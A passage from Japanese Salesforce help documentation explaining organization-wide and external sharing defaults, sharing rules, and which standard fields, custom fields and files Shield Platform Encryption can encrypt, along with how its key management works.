- 関連するオブジェクトレコードのアクセス権を指定する共有ルールの場合、指定されたアクセス権はその共有ルールにのみ適用されます。たとえば、関連する取引先責任者へのアクセス権として「非公開」が取引先共有ルールで指定されていても、ユーザは、他の方法を使用して、関連する取引先責任者にアクセスできます。たとえば、他の方法として、組織全体のデフォルト、「すべてのデータの編集」または「すべてのデータの参照」権限、取引先責任者に対する「すべて変更」または「すべて表示」権限があります。

6. カスタマイズブル売上予測で売上予測を共有する場合は、[登録可]を選択し、そのユーザ、グループ、またはロールが売上予測を登録できるようにします。
7. ユーザおよびシステム管理者が理解できるようにするため、レコードの共有理由を選択します。
8. [保存]をクリックします。

組織の共有設定

組織の共有設定を使用して、オブジェクトのレコードに対するデフォルトのアクセス権を定義できます。組織の共有設定は、カスタムオブジェクトや多くの標準オブジェクト(納入商品、キャンペーン、ケース、取引先とその契約など)に対して個別に設定できます。

組織の共有設定では、ほとんどのオブジェクトに対して[非公開]、[公開/参照のみ]、または[公開/参照・更新可能]のいずれかを設定できます。オブジェクトの組織の共有設定が[非公開]または[公開/参照のみ]に設定されている環境の場合、システム管理者は、ロール階層を設定するか共有ルールを定義することで、ユーザにレコードに対する追加のアクセス権を許可できます。ただし、共有ルールを使用できるのは、追加のアクセス権を付与する場合のみです。最初に組織の共有設定で指定されたレベルを超えるレコードへのアクセス権を制限するためには使用することはできません。

エディション

使用可能なインター

フェース: Salesforce Classic

([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:

Professional Edition、

Enterprise Edition、

Performance Edition、

Unlimited Edition、

Developer Edition、および

Database.com Edition

カスタマーポータルは、

Database.com Edition では

利用できません。

① 重要: 組織がカスタマーポータルを使用する場合、取引先責任者のカスタマーポータルへのアクセスを有効にする前に、取引先、取引先責任者、契約、納入商品、およびケースに対する組織のデフォルトの共有設定を[非公開]にします。こうすると、デフォルトでカスタマーは自分のデータのみを表示できるようになります。すべての内部ユーザがすべての内部ユーザと共有する共有ルールを作成することで、Salesforce ユーザに「公開/参照・更新可能」アクセス権を許可することもできます。

デフォルトでは、Salesforceは、ロール階層やテリトリー階層などの階層を使用して、階層内でレコード所有者より上位のユーザに、そのレコードへのアクセス権を自動的に与えます。

オブジェクトを非公開に設定すると、レコードの所有者と階層内でそのロールの上位にあるユーザに対してのみレコードが表示されるようになります。Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、およびDeveloper Editionでは、カスタムオブジェクトについて、階層内でレコード所有者よりも上位のユーザに対してレコードへのアクセス権を無効にするには、[階層を使用したアクセス許可]チェックボックスをオフにします。カスタムオブジェクトのこのチェックボックスの選択を解除すると、レコード所有者と組織の共有設定によってアクセスを許可されたユーザのみが、そのレコードにアクセスできるようになります。

このセクションの内容:

組織の共有設定の設定

組織の共有設定は、レコードへのベースラインアクセス権を設定します。オブジェクトごとに別個のデフォルトを設定できます。

外部組織の共有設定の概要

外部組織の共有設定には、内部ユーザおよび外部ユーザに対して個別の組織の共有設定があります。共有ルールの設定が簡単になり、再適用のパフォーマンスが向上します。また、ポータルユーザおよび他の外部ユーザと共有される情報を簡単に確認できます。

組織の共有設定の設定

組織の共有設定は、レコードへのベースラインアクセス権を設定します。オブジェクトごとに別個のデフォルトを設定できます。

- [設定] から、[クイック検索] ボックスに「共有設定」と入力し、[共有設定] を選択します。
- [組織の共有設定] 領域で [編集] をクリックします。
- オブジェクトごとに、使用するデフォルトアクセス権を選択します。外部組織の共有設定がある場合は、「[外部組織の共有設定の概要](#)」を参照してください。
- 階層を利用して自動的にアクセス権を無効にするには、[親レコードに連動] のデフォルトアクセス権を持たない任意のカスタムオブジェクトについて [階層を使用したアクセス許可] をオフにします。

メモ: [階層を使用したアクセス許可] チェックボックスがオフの場合、ロール階層またはテリトリリー階層で上位のユーザが自動アクセスを許可されることはありません。ただし、「すべて表示」や「すべて変更」オブジェクト権限、「すべてのデータの参照」や「すべてのデータの編集」システム権限などを持っているユーザは、自分が所有していないレコードにもアクセスできます。

組織の共有設定を更新するときに、共有再適用によってレコードへのアクセス権の変更が適用されます。データが大量にあると、更新の所要時間が長くなります。

- 「公開/参照のみ」から「公開/参照・更新可能」へなど、デフォルトのアクセス権を拡大する場合は、変更がすぐに有効になります。すべてのユーザは、更新されたデフォルトのアクセス権に基づいてアクセスできます。その後共有再適用は非同期に実行され、手動または共有ルールからのすべての冗長なアクセスが削除されます。
- メモ:** 取引先責任者のデフォルトのアクセス権が「親レコードに連動」であり、取引先、商談、またはケースのデフォルトのアクセス権を拡大する場合は、再適用の実行後に変更が有効になります。
- 「公開/参照・更新可能」から「公開/参照のみ」へなど、デフォルトのアクセス権を縮小する場合は、再適用の実行後に変更が有効になります。

再適用が完了すると、メールで通知されます。変更を表示するには、[共有設定] ページを更新します。更新状況を表示するには、[設定] から [クイック検索] ボックスに「設定変更履歴の参照」と入力し、[設定変更履歴の参照] を選択します。

制限事項

一部のオブジェクトでは、組織の共有設定を変更できません。

- サービス契約は、常に非公開です。
- ユーザプロビジョニング要求は、常に非公開です。
- ドキュメント、レポート、またはダッシュボードを参照または編集できるかどうかは、そのドキュメントが保存されているフォルダに対するユーザのアクセス権に基づきます。

エディション

使用可能なインター
フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

ユーザ権限

デフォルトの共有アクセス権を設定する

- 「共有の管理」

- 売上予測共有が有効でない場合、売上予測階層で自分より下位のユーザおよびテリトリーの売上予測のみを参照できます。
- カスタムオブジェクトが、標準オブジェクトとの主従関係の従側にある場合は、組織の共有設定は [親レコードに連動] に設定されており、これを編集することはできません。
- Apex コードがカスタムオブジェクトに関連付けられている共有エントリを使用している場合は、そのカスタムオブジェクトに対する組織の共有設定を非公開から公開には変更できません。たとえば、Apex コードで(コードでは `Invoice__share` として表される)カスタムオブジェクト `Invoice__c` に対する共有アクセス権を持つユーザとグループを取得した場合、そのオブジェクトの組織の共有設定を非公開から公開に変更することはできません。

外部組織の共有設定の概要

外部組織の共有設定には、内部ユーザおよび外部ユーザに対して個別の組織の共有設定があります。共有ルールの設定が簡単になり、再適用のパフォーマンスが向上します。また、ポータルユーザおよび他の外部ユーザと共有される情報を簡単に確認できます。

たとえば、外部ユーザのアクセス権をより厳しく設定するには、デフォルトの内部アクセスを [公開/参照のみ] または [公開/参照・更新可能] に設定し、デフォルトの外部アクセス権を [非公開] に設定します。これらの設定により、レポート、リストビュー、検索、API クエリのパフォーマンスも向上します。

-  **メモ:** オブジェクトの外部アクセスレベルは、内部アクセスレベルより権限を高くすることはできません。

次のオブジェクトの外部組織の共有設定を設定できます。組織に、外部組織の共有設定を変更できる他のオブジェクトがある可能性があります。

- Account
- Asset
- Case
- Campaign
- Contact
- Individual
- Lead
- Opportunity
- Order
- User
- カスタムオブジェクト

外部組織のデフォルトは一部のオブジェクトでは使用できませんが、共有ルールを使用して同じ動作を実現できます。デフォルトのアクセス権を [非公開] に設定し、すべての内部ユーザとレコードを共有する共有ルールを作成します。

外部ユーザには次のユーザが含まれます。

- 認証 Web サイトユーザ
- Chatter 外部ユーザ

エディション

使用可能なインター

フェース: Salesforce Classic

([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:

Professional Edition、

Enterprise Edition、

Performance Edition、

Unlimited Edition、および

Developer Edition

- コミュニティユーザ
- カスタマーポータルユーザ
- 大規模ポータルユーザ
- パートナーポータルユーザ
- Service Cloud ポータルユーザ

 **メモ:** Chatter 外部ユーザがアクセスできるのは、ユーザオブジェクトのみです。

[ゲストユーザーのレコードアクセス権を保護]設定が有効な場合、ゲストユーザーは、外部ユーザとみなされなくなります。ゲストユーザーの組織全体のデフォルトがすべてのオブジェクトについて[非公開]に設定され、このアクセスレベルは変更できなくなります。

このセクションの内容:

外部組織の共有設定の設定

外部組織の共有設定を使用して、外部ユーザに異なるデフォルトのアクセス権を設定できます。

外部組織の共有設定の設定

外部組織の共有設定を使用して、外部ユーザに異なるデフォルトのアクセス権を設定できます。

外部組織の共有設定のデフォルトを設定する前に、それらが有効であることを確認します。[設定]から、[クイック検索]ボックスに「共有設定」と入力し、[共有設定]を選択して[外部共有モデルを有効化]ボタンをクリックします。外部組織の共有設定は、Spring '20以降で作成されたすべての組織、およびコミュニティまたはポータルを使用するすべての組織で自動的に有効になります。

 **重要:** 有効にすると、外部共有モデルは無効にできません。引き続き、各オブジェクトに対して[デフォルトの外部アクセス権]と[デフォルトの内部アクセス権]を手動で同じアクセスレベルに設定することはできます。

外部組織の共有設定を最初に有効にしていると、デフォルトの内部アクセス権とデフォルトの外部アクセス権は元のデフォルトアクセスレベルに設定されます。たとえば、取引先責任者の組織の共有設定が[非公開]である場合、デフォルトの内部アクセス権とデフォルトの外部アクセス権も[非公開]になります。オブジェクトに安全にアクセスするために、外部組織の共有設定を[非公開]に設定することをお勧めします。

 **メモ:** 外部組織全体のデフォルトを有効にすると、ユーザおよび新規作成したカスタムオブジェクトの外部アクセスレベルは、デフォルトで[非公開]に設定されます。

Spring '20 より後に作成された組織では、デフォルトの外部アクセスレベルはすべてのオブジェクトで[非公開]に設定されます。

オブジェクトの外部組織の共有設定を設定する手順は、次のとおりです。

1. [設定]から、[クイック検索]ボックスに「共有設定」と入力し、[共有設定]を選択します。

エディション

使用可能なインター
フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

ユーザ権限

デフォルトの共有アクセ
ス権を設定する

- 「共有の管理」

2. [組織の共有設定] 領域で [編集] をクリックします。
 3. オブジェクトごとに、使用するデフォルトアクセス権を選択します。
- 次のアクセス権を割り当てることができます。

アクセスレベル	説明
親レコードに連動	ユーザは、関連するすべての主レコードでアクション(表示、編集、削除など)を実行できる場合は、主従関係の従の側のレコードに対しても同じアクションを実行できます。
	 メモ: 取引先責任者の場合は、デフォルトの内部および外部アクセス権の両方に [親レコードに連動] を設定する必要があります。
非公開	所有権、権限、ロール階層、共有の直接設定、または共有ルールによってアクセス権が付与されているユーザのみが、レコードにアクセスできます。
公開/参照のみ	すべてのユーザがオブジェクトのすべてのレコードを表示できます。
公開/参照・更新可能	すべてのユーザがオブジェクトのすべてのレコードを表示および編集できます。

 **メモ:** デフォルトの外部アクセスレベルの制限は、デフォルトの内部アクセスレベル以上にする必要があります。たとえば、デフォルトの外部アクセス権が[非公開]でデフォルトの内部アクセス権が[公開/参照のみ]に設定されたカスタムオブジェクトがあります。

4. [保存] をクリックします。

Shield Platform Encryption でのデータのセキュリティの強化

Shield Platform Encryption では、重要なプラットフォーム機能を保持しながらデータに新しいセキュリティ層が追加されます。ネットワーク経由での送信時だけでなく、保存時に機密データを暗号化できるため、会社は非公開データの処理で準拠すべきプライバシーポリシー、規制要件、契約義務に確実に準拠できます。

Shield Platform Encryption は、Salesforce に標準搭載されているデータ暗号化オプションに基づいて作成されています。多くの標準項目、カスタム項目、ファイル、添付ファイルに保存されているデータは、高度な HSM ベースの鍵派生システムを使用して暗号化されているため、他の防衛線が危険にさらされても保護されます。

データ暗号化鍵素材は、保存したり組織で共有したりすることはありません。 Salesforce で鍵素材を生成するか、独自の鍵素材をアップロードするかを選択できます。デフォルトでは、Shield 鍵管理サービスが主の秘密または組織固有の鍵素材からデータ暗号化鍵をオンデマンドで抽出し、抽出されたデータ暗号化鍵を暗号化鍵キャッシュに保存します。また鍵ごとに鍵派生を除外することも、最終的なデータ暗号化鍵を Salesforce の外部に保存し、キャッシュのみの鍵サービスを使用して、制御する鍵サービスから鍵をオンデマンドで取得することもできます。鍵を管理する方法に関わらず、Shield Platform Encryption によって暗号化プロセスのすべての段階で鍵素材の安全性が確保されます。

Shield Platform Encryption は、Developer Edition 組織で無料で試すことができます。本番組織にプロビジョニングされると、Sandbox で使用できるようになります。

このセクションの内容:

暗号化できる項目

Shield Platform Encryption では、各種の標準項目およびカスタム項目を暗号化できます。また Salesforce に格納されているファイルおよび添付ファイルや、Salesforce 検索インデックスなども暗号化できます。暗号化できる項目とファイルは今後も増えていきます。

Shield Platform Encryption のしくみ

Shield Platform Encryption は、ユーザに制御される一意のテナントの秘密と、Salesforce で維持される主秘密に依存します。デフォルトでは、これらの秘密を組み合わせて一意のデータ暗号化鍵が作成されます。独自の最終的なデータ暗号化鍵を提供することもできます。このデータ暗号化鍵を使用して、ユーザが Salesforce に配置したデータが暗号化され、承認されたユーザがデータを必要とする場合にデータが復号化されます。

暗号化ポリシーの設定

暗号化ポリシーは、Shield Platform Encryption でデータを暗号化するための計画です。暗号化の実装方法を選択できます。たとえば個別の項目を暗号化し、それらの項目に異なる暗号化スキームを適用できます。またファイルや添付ファイル、Chatter のデータ、検索インデックスなど、他のデータ要素を暗号化することもできます。暗号化は、項目レベルセキュリティやオブジェクトレベルセキュリティとは異なります。これらの制御は、暗号化ポリシーを実装する前に実施します。

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

確定的暗号化を使用した暗号化データの絞り込み

確定的暗号化を使用して Shield Platform Encryption で保護したデータを絞り込むことができます。レポートやリストビュー内のレコードの基盤となる項目が暗号化されている場合でも、ユーザはそれらのレコードを絞り込むことができます。大文字と小文字を区別する確定的暗号化または大文字と小文字を区別しない完全一致の暗号化を、項目単位でデータに適用できます。

鍵の管理と循環

Shield Platform Encryption を使用すると、データの暗号化に使用される鍵素材の管理および循環が可能になります。Salesforce を使用してテナントの秘密を生成し、それをリリースごとの主秘密と結合してデータ暗号化鍵を抽出できます。抽出されたデータ暗号化鍵は、暗号化と復号化の機能で使用されます。Bring Your Own Key (BYOK) サービスを使用して独自の鍵素材をアップロードすることも、鍵素材を Salesforce の外部に保存し、キャッシュのみの鍵サービスで鍵素材をオンデマンドで取得することもできます。

Shield Platform Encryption のカスタマイズ

機能と設定の中には、暗号化データを操作する前に調整を必要とするものがあります。

Shield Platform Encryption のトレードオフおよび制限事項

Shield Platform Encryption と同様に強力なセキュリティソリューションには、一部のトレードオフが伴います。データが暗号化されていると、一部のユーザの機能に制約が生じる場合があり、一部の機能はまったく使用できなくなります。暗号化戦略を策定する場合は、ユーザおよび全体的なビジネスソリューションに対する影響を考慮します。

関連トピック:

https://help.salesforce.com/HTViewHelpDoc?id=security_pe_overview.htm

[カスタム項目の従来の暗号化](#)

暗号化できる項目

Shield Platform Encryption では、各種の標準項目およびカスタム項目を暗号化できます。また Salesforce に格納されているファイルおよび添付ファイルや、Salesforce 検索インデックスなども暗号化できます。暗号化できる項目とファイルは今後も増えていきます。

このセクションの内容:

[暗号化できる標準項目は?](#)

標準オブジェクト、カスタムオブジェクト、Chatter のデータ、および検索インデックスファイルの特定の項目を暗号化できます。暗号化項目は、一部の例外を除いて、Salesforce ユーザインターフェース、ビジネスプロセス、API のすべてで正常に機能します。

[暗号化できるカスタム項目は?](#)

標準オブジェクトまたはカスタムオブジェクトの次のカスタム項目データ型のいずれかに属する項目の内容に Shield Platform Encryption を適用できます。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise Edition**、**Performance Edition**、および **Unlimited Edition**。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer Edition** 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

どのファイルが暗号化されますか?

ファイルおよび添付ファイルの Shield Platform Encryption を有効にすると、暗号化可能なすべてのファイルおよび添付ファイルは暗号化されます。各ファイルまたは添付ファイルの内容は、アップロード時に暗号化されます。

暗号化できるその他のデータ要素は?

Shield Platform Encryption では、標準およびカスタム項目のデータおよびファイルに加え、その他の Salesforce データもサポートしています。 Einstein Analytics データセット、 Chatter 項目、 Salesforce B2B Commerce 管理ページ内の項目などを暗号化できます。

暗号化できる標準項目は?

標準オブジェクト、カスタムオブジェクト、 Chatter のデータ、および検索インデックスファイルの特定の項目を暗号化できます。暗号化項目は、一部の例外を除いて、 Salesforce ユーザインターフェース、ビジネスプロセス、 API のすべてで正常に機能します。

項目を暗号化しても、既存の値はすぐに暗号化されません。 値は操作した後でのみ暗号化されます。既存のデータの暗号化については、 Salesforce にお問い合わせください。

標準項目の暗号化

次の標準項目データ型の内容を暗号化できます。

取引先

- 取引先名
- 取引先部門
- 住所(請求先) ([町名・番地(請求先)] および [市区郡(請求先)] を暗号化)
- 説明
- Fax
- 電話
- 住所(納入先) ([町名・番地(納入先)] および [市区郡(納入先)] を暗号化)
- Web サイト

 **メモ:** 組織で個人取引先を有効にしている場合には、特定の取引先および取引先責任者項目が 1 つのレコードに結合されます。その場合、取引先項目の異なるセットに対して暗号化を有効にできます。

取引先(組織で個人取引先が有効になっている場合)

- 取引先名
- 取引先部門
- アシスタント
- アシスタント電話
- 住所(請求先) ([町名・番地(請求先)] および [市区郡(請求先)] を暗号化)
- 説明

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、 Performance Edition、および Unlimited Edition。 Salesforce Shield の購入が必要です。 Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

- メール
- Fax
- 自宅電話
- 住所(郵送先) ([町名・番地(郵送先)] および [市区郡(郵送先)] を暗号化)
- 携帯
- 住所(その他) ([町名・番地(その他)] および [市区郡(その他)] を暗号化)
- その他の電話
- 電話
- 住所(納入先) ([町名・番地(納入先)] および [市区郡(納入先)] を暗号化)
- 役職
- Web サイト

活動

- 説明 (行動の暗号化—説明と ToDo —コメント)
- 件名 (行動の暗号化—件名と ToDo —件名)

 **メモ:** 活動項目を選択すると、スタンダードアロンの行動、一連の行動 (Lightning Experience)、定期的な行動 (Salesforce Classic) でその項目が暗号化されます。

ケース

- 説明
- 件名

ケースコメント

- 本文 (内部コメントを含む)

チャットのトランスクript

- 本文
- スーパーバイザトランスクript本文

 **メモ:** 暗号化をチャット項目に適用するには、[スーパーバイザトランスクript本文] 項目を LiveChatTranscript レコードホームレイアウトに追加する必要があります。

取引先責任者

- アシスタント
- アシスタント 電話
- 説明
- メール
- Fax
- 自宅電話
- 住所(郵送先) ([町名・番地(郵送先)] および [市区郡(郵送先)] を暗号化)
- 携帯
- 名前 ([名]、[ミドルネーム]、および [姓] を暗号化)

- 住所(その他) ([町名・番地(その他)] および [市区郡(その他)] を暗号化)
- その他の電話
- 電話
- 役職

契約

- 住所(請求先) ([町名・番地(請求先)] および [市区郡(請求先)] を暗号化)
- 住所(納入先) ([町名・番地(納入先)] および [市区郡(納入先)] を暗号化)

会話の入力

- アクターネーム
- メッセージ

カスタムオブジェクト

- 名前

メールメッセージリレーション

- リレーションアドレス

Health Cloud

 **メモ:** Health Cloud 標準オブジェクトおよび項目は、Health Cloud Platform 権限セットライセンスをお持ちのユーザが使用できます。

ケア要請

- 入院メモ
- 処置メモ
- 施設レコード番号
- 最初の確認者のメモ
- メディカルディレクターのメモ
- メンバーの名
- メンバーの姓
- メンバー ID
- メンバーのグループ番号
- 解決メモ
- 根本原因メモ

ケア要請薬品

- 処方箋番号

保険給付

- 納付メモ
- 共同保険メモ
- 自己負担金メモ
- 免責金額メモ

- 生涯最高保証額メモ
- 自己負担金メモ
- 供給元システム ID

保険給付項目

- 保険レベル
- メモ
- サービス種別
- サービス種別コード
- 供給元システム ID

メンバープラン

- 提携
- グループ番号
- 発行者番号
- メンバー数
- かかりつけ医
- 供給元システム ID

購入者プラン

- プラン番号
- サービス種別
- 供給元システム
- 供給元システム ID

購入者プランの関連付け

- 購入者プランの関連付け ID
- 状況
- 供給元システム
- 供給元システム ID

 **メモ:** 確定的暗号化は、ロングテキスト項目ではサポートされません。これには、名前に「メモ」が付いているすべての項目が含まれます。

Individual

- 名前

 **メモ:** Individual オブジェクトは、レコードでデータ保護の詳細を使用できるようにするための組織設定を有効にしている場合にのみ使用できます。

Financial Services Cloud の保険

 **メモ:** Financial Services Cloud 標準オブジェクトおよび項目の保険を使用できるのは、Financial Services Cloud が有効になっているユーザです。

ビジネスマイルストン

- マイルストン名

請求

- 請求番号
- 事故現場
- レポート番号

顧客資産

- 住所
- 先取特権者名

保険契約

- 保険契約番号
- サービスオフィス
- ユニバーサル保険契約番号

個人ライフイベント

- 行動名

証券保有

- 名前

リード

- 住所 ([町名・番地] および [市区郡] を暗号化)
- 会社
- 説明
- メール
- Fax
- 携帯
- 名前 ([名]、[ミドルネーム]、および [姓] を暗号化)
- 電話
- 役職
- Web サイト

リストメール

- 差出人名
- 送信元アドレス
- 返信先アドレス

リストメール送信結果

- メール

メッセージングエンドユーザ

- プロファイル写真 URL

商談

- 説明
- 次のステップ
- 商談名

サービス予約

- 住所 ([町名・番地] および [市区郡] を暗号化)
- 説明
- 件名

作業指示

- 住所 ([町名・番地] および [市区郡] を暗号化)
- 説明
- 件名

作業指示品目

- 住所 ([町名・番地] および [市区郡] を暗号化)
- 説明
- 件名

暗号化できるカスタム項目は?

標準オブジェクトまたはカスタムオブジェクトの次のカスタム項目データ型のいずれかに属する項目の内容に Shield Platform Encryption を適用できます。

- メール
- 電話
- テキスト
- テキストエリア
- ロングテキストエリア
- リッチテキストエリア
- URL
- 日付
- 日付/時間

カスタム項目が暗号化された後にデータ型を変更することはできません。カスタム電話項目およびカスタムメール項目の場合、項目形式も変更できません。

! **重要:** [名前] 項目を暗号化すると、高度なルックアップが自動的に有効になります。高度なルックアップでは、既存のすべてのレコードではなく、最近検索されたレコードのみが検索されるため、ユーザエクスペリエンスが向上します。高度なルックアップへの切り替えは、一方向の変更です。暗号化を無効にしても、標準ルックアップには戻れません。

スキーマビルダーを使用して暗号化カスタム項目を作成することはできません。

[ユニーク] または [外部 ID] 属性を持つカスタム項目を暗号化する場合、使用できるのは確定的暗号化のみです。

一部のカスタム項目は暗号化できません。

- 外部データオブジェクトの項目
- 取引先と取引先責任者のリレーションで使用されている項目
- データの翻訳が有効になっている項目

 **メモ:** このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。相違点

どのファイルが暗号化されますか?

ファイルおよび添付ファイルの Shield Platform Encryption を有効にすると、暗号化可能なすべてのファイルおよび添付ファイルは暗号化されます。各ファイルまたは添付ファイルの内容は、アップロード時に暗号化されます。

次の種別のファイルは、ファイル暗号化を有効にすると、暗号化されます。

- メールに添付されたファイル
- フィードに添付されたファイル
- レコードに添付されたファイル
- リッチテキストエリア項目に含まれる画像
- [コンテンツ] タブ、[ライブラリ] タブ、[ファイル] タブのファイル(ファイルのプレビュー、Salesforce CRM コンテンツファイルなどの Salesforce ファイル)
- Salesforce Files Sync で管理され、Salesforce に保存されているファイル
- Chatter の投稿、コメント、サイドバーに添付されたファイル
- 新しいメモツールを使用したメモの本文テキスト
- ナレッジ記事に添付されたファイル
- 見積 PDF

次の種類のファイルと添付ファイルは暗号化されません。

- Chatter のグループ写真
- Chatter のプロファイル写真
- ドキュメント
- 新しいメモツールのメモのプレビュー
- 古いメモツールのメモおよびメモのプレビュー

 **メモ:** このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。相違点

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise Edition**、**Performance Edition**、および **Unlimited Edition**。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer Edition** 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

暗号化できるその他のデータ要素は?

Shield Platform Encryption では、標準およびカスタム項目のデータおよびファイルに加え、その他の Salesforce データもサポートしています。 Einstein Analytics データセット、 Chatter 項目、 Salesforce B2B Commerce 管理パッケージ内の項目などを暗号化できます。

変更データキャプチャ

変更データキャプチャでは、 Salesforce レコードのほぼリアルタイムの変更が提供され、外部データストアの対応するレコードを同期できます。 Salesforce レコード項目が Shield Platform Encryption で暗号化されている場合、暗号化された項目の値を変更するとイベントが変更されます。 [設定] の [暗号化ポリシー] ページで [変更データキャプチャイベントの暗号化と配信] を選択し、これらの変更イベントを暗号化できます。

Chatter フィード

暗号化される Chatter データには、フィード投稿とコメント、質問と回答、リンク名と URL 、アンケートの選択肢と質問、およびカスタムリッチパブリッシューアプリケーションのコンテンツのデータなどがあります。

暗号化された Chatter 項目の改訂履歴も暗号化されます。暗号化された Chatter 項目を編集または更新すると、古い情報は暗号化されたままになります。

Chatter データは、フィード添付、フィードコメント、フィードのアンケート選択肢、フィード投稿、およびフィードリビジョンオブジェクトに保存されます。これらのオブジェクトの暗号化データが保存されるデータベース項目は、 [設定] の [暗号化統計] ページに表示されます。

- ChatterExtensionInstance—Payload
- ChatterExtensionInstance—PayloadVersion
- ChatterExtensionInstance—TextRepresentation
- ChatterExtensionInstance—ThumbnailUrl
- ChatterExtensionInstance—Title
- FeedAttachment—Title
- FeedAttachment—Value
- FeedComment—RawCommentBody
- FeedPollChoice—ChoiceBody
- FeedPost—LinkUrl
- FeedPost—RawBody
- FeedPost—Title
- FeedRevision—RawValue

[暗号化統計] にリストされた項目の中には、同じ名前では UI に表示されないものもあります。しかし UI に表示されるすべての暗号化データが保存されています。

 **メモ:** Chatter の暗号化を有効にすると、対象となるすべての Chatter 項目が暗号化されます。一部の Chatter 項目のみを暗号化することはできません。

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition 、 Performance Edition 、および Unlimited Edition 。 Salesforce Shield の購入が必要です。 Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

Einstein Analytics

新しい Einstein Analytics データセットを暗号化します。

-  **メモ:** 暗号化が有効になる前に Einstein Analytics にあったデータは暗号化されません。データフローを介して Salesforce オブジェクトからインポートされる既存のデータは、次のデータフローの実行時に暗号化されます。他の既存のデータ (CSV データなど) は、再インポートしないと暗号化されません。暗号化が有効になっても、既存のデータは暗号化されませんが、暗号化されていない状態で引き続きアクセスできて完全に機能します。

Salesforce B2B Commerce

B2B Commerce 向け Shield Platform Encryption (バージョン 4.10 以降) を使用すると、顧客が Salesforce B2B Commerce の E コマースストアフロントに入力したデータのセキュリティを一層強化することができます。サポートされている項目のリストは、「[B2B Commerce 向け Shield Platform Encryption](#)」を参照してください。

検索インデックス

検索インデックスを暗号化すると、検索結果を保存するために作成された各ファイルが暗号化されます。

Shield Platform Encryption のしくみ

Shield Platform Encryption は、ユーザに制御される一意のテナントの秘密と、Salesforce で維持される主秘密に依存します。デフォルトでは、これらの秘密を組み合わせて一意のデータ暗号化鍵が作成されます。独自の最終的なデータ暗号化鍵を提供することもできます。このデータ暗号化鍵を使用して、ユーザが Salesforce に配置したデータが暗号化され、承認されたユーザがデータを必要とする場合にデータが復号化されます。

ファイル、項目、および添付ファイルの暗号化は、組織のストレージ制限に影響しません。

-  **メモ:** このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。相違点

このセクションの内容:

Shield Platform Encryption の用語

暗号化には、独自の特殊な用語があります。Shield Platform Encryption 機能を最大限活用するために、ハードウェアセキュリティモジュール、鍵の循環、主秘密などの重要な用語をよく理解することをお勧めします。

従来の暗号化と Shield Platform Encryption との違い

Shield Platform Encryption では、広く使用されているさまざまな標準項目、一部のカスタム項目、および種々のファイルを暗号化できます。Shield Platform Encryption では、個人取引先、ケース、検索、承認プロセス、およびその他の重要な Salesforce 機能もサポートします。従来の暗号化では、その目的で作成した特殊なカスタムテキスト項目のみを保護できます。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise Edition**、**Performance Edition**、および **Unlimited Edition**。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer Edition** 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

バックグラウンド: Shield Platform Encryption のプロセス

ユーザがデータを送信する場合、アプリケーションサーバは、そのキャッシュから組織固有のデータ暗号化鍵を検索します。キャッシュにない場合、アプリケーションサーバは、データベースから暗号化されたテナントの秘密を取得し、鍵派生サーバに鍵の派生を要求します。Shield Platform Encryption サービスは、次にアプリケーションサーバのデータを暗号化します。顧客が鍵派生を除外するか、キャッシュのみの鍵サービスを使用する場合、暗号化サービスでは、顧客が指定したデータ暗号化鍵を直接、顧客データに適用します。

バックグラウンド: 検索インデックスの暗号化のプロセス

Salesforce 検索エンジンは、オープンソースのエンタープライズ検索プラットフォームソフトウェア Apache Solr 上に構築されています。検索インデックスは、データベースに保存された元のレコードにリンクするレコードデータのトークンを保存しており、Solr 内に存在します。Salesforce では、検索インデックスはパーティションでセグメントに分割されるので、規模を拡張できます。Apache Lucene はコアライブラリとして使用されます。

Shield Platform Encryption は Sandbox でどのように機能しますか?

本番組織から Sandbox を更新すると、本番組織の正確なコピーが作成されます。本番組織で Shield Platform Encryption が有効になっている場合、本番で作成されたテナントの秘密を含め、すべての暗号化設定がコピーされます。

Bring Your Own Key を使用する理由

Shield Platform Encryption の Bring Your Own Key (BYOK) を使用することで、重要なデータへの不正アクセスが発生した場合に、より強固に保護できます。金融データ (クレジットカード番号など)、医療データ (カルテや保険情報など)、またはその他のプライベートなデータ (社会保障番号、住所、電話番号など) を扱う場合に義務付けられる規制要件を満たすのに役立つ場合もあります。鍵素材の設定が完了すれば、通常に Salesforce 組織内で暗号化を行うのと同じように Shield Platform Encryption を使用できます。

私の暗号化されたデータがマスクされない理由は?

Shield Platform Encryption サービスを使用できない場合、一部の暗号化項目でデータがマスクされます。これは、ユーザのデータへのアクセスを制御するためではなく、暗号化の主要な問題のトラブルシューティングを行うためです。ユーザに表示されないようにしたいデータがある場合、それらのユーザの項目レベルセキュリティ設定、レコードアクセス設定、およびオブジェクト権限を再確認します。

Shield Platform Encryption のリリース方法

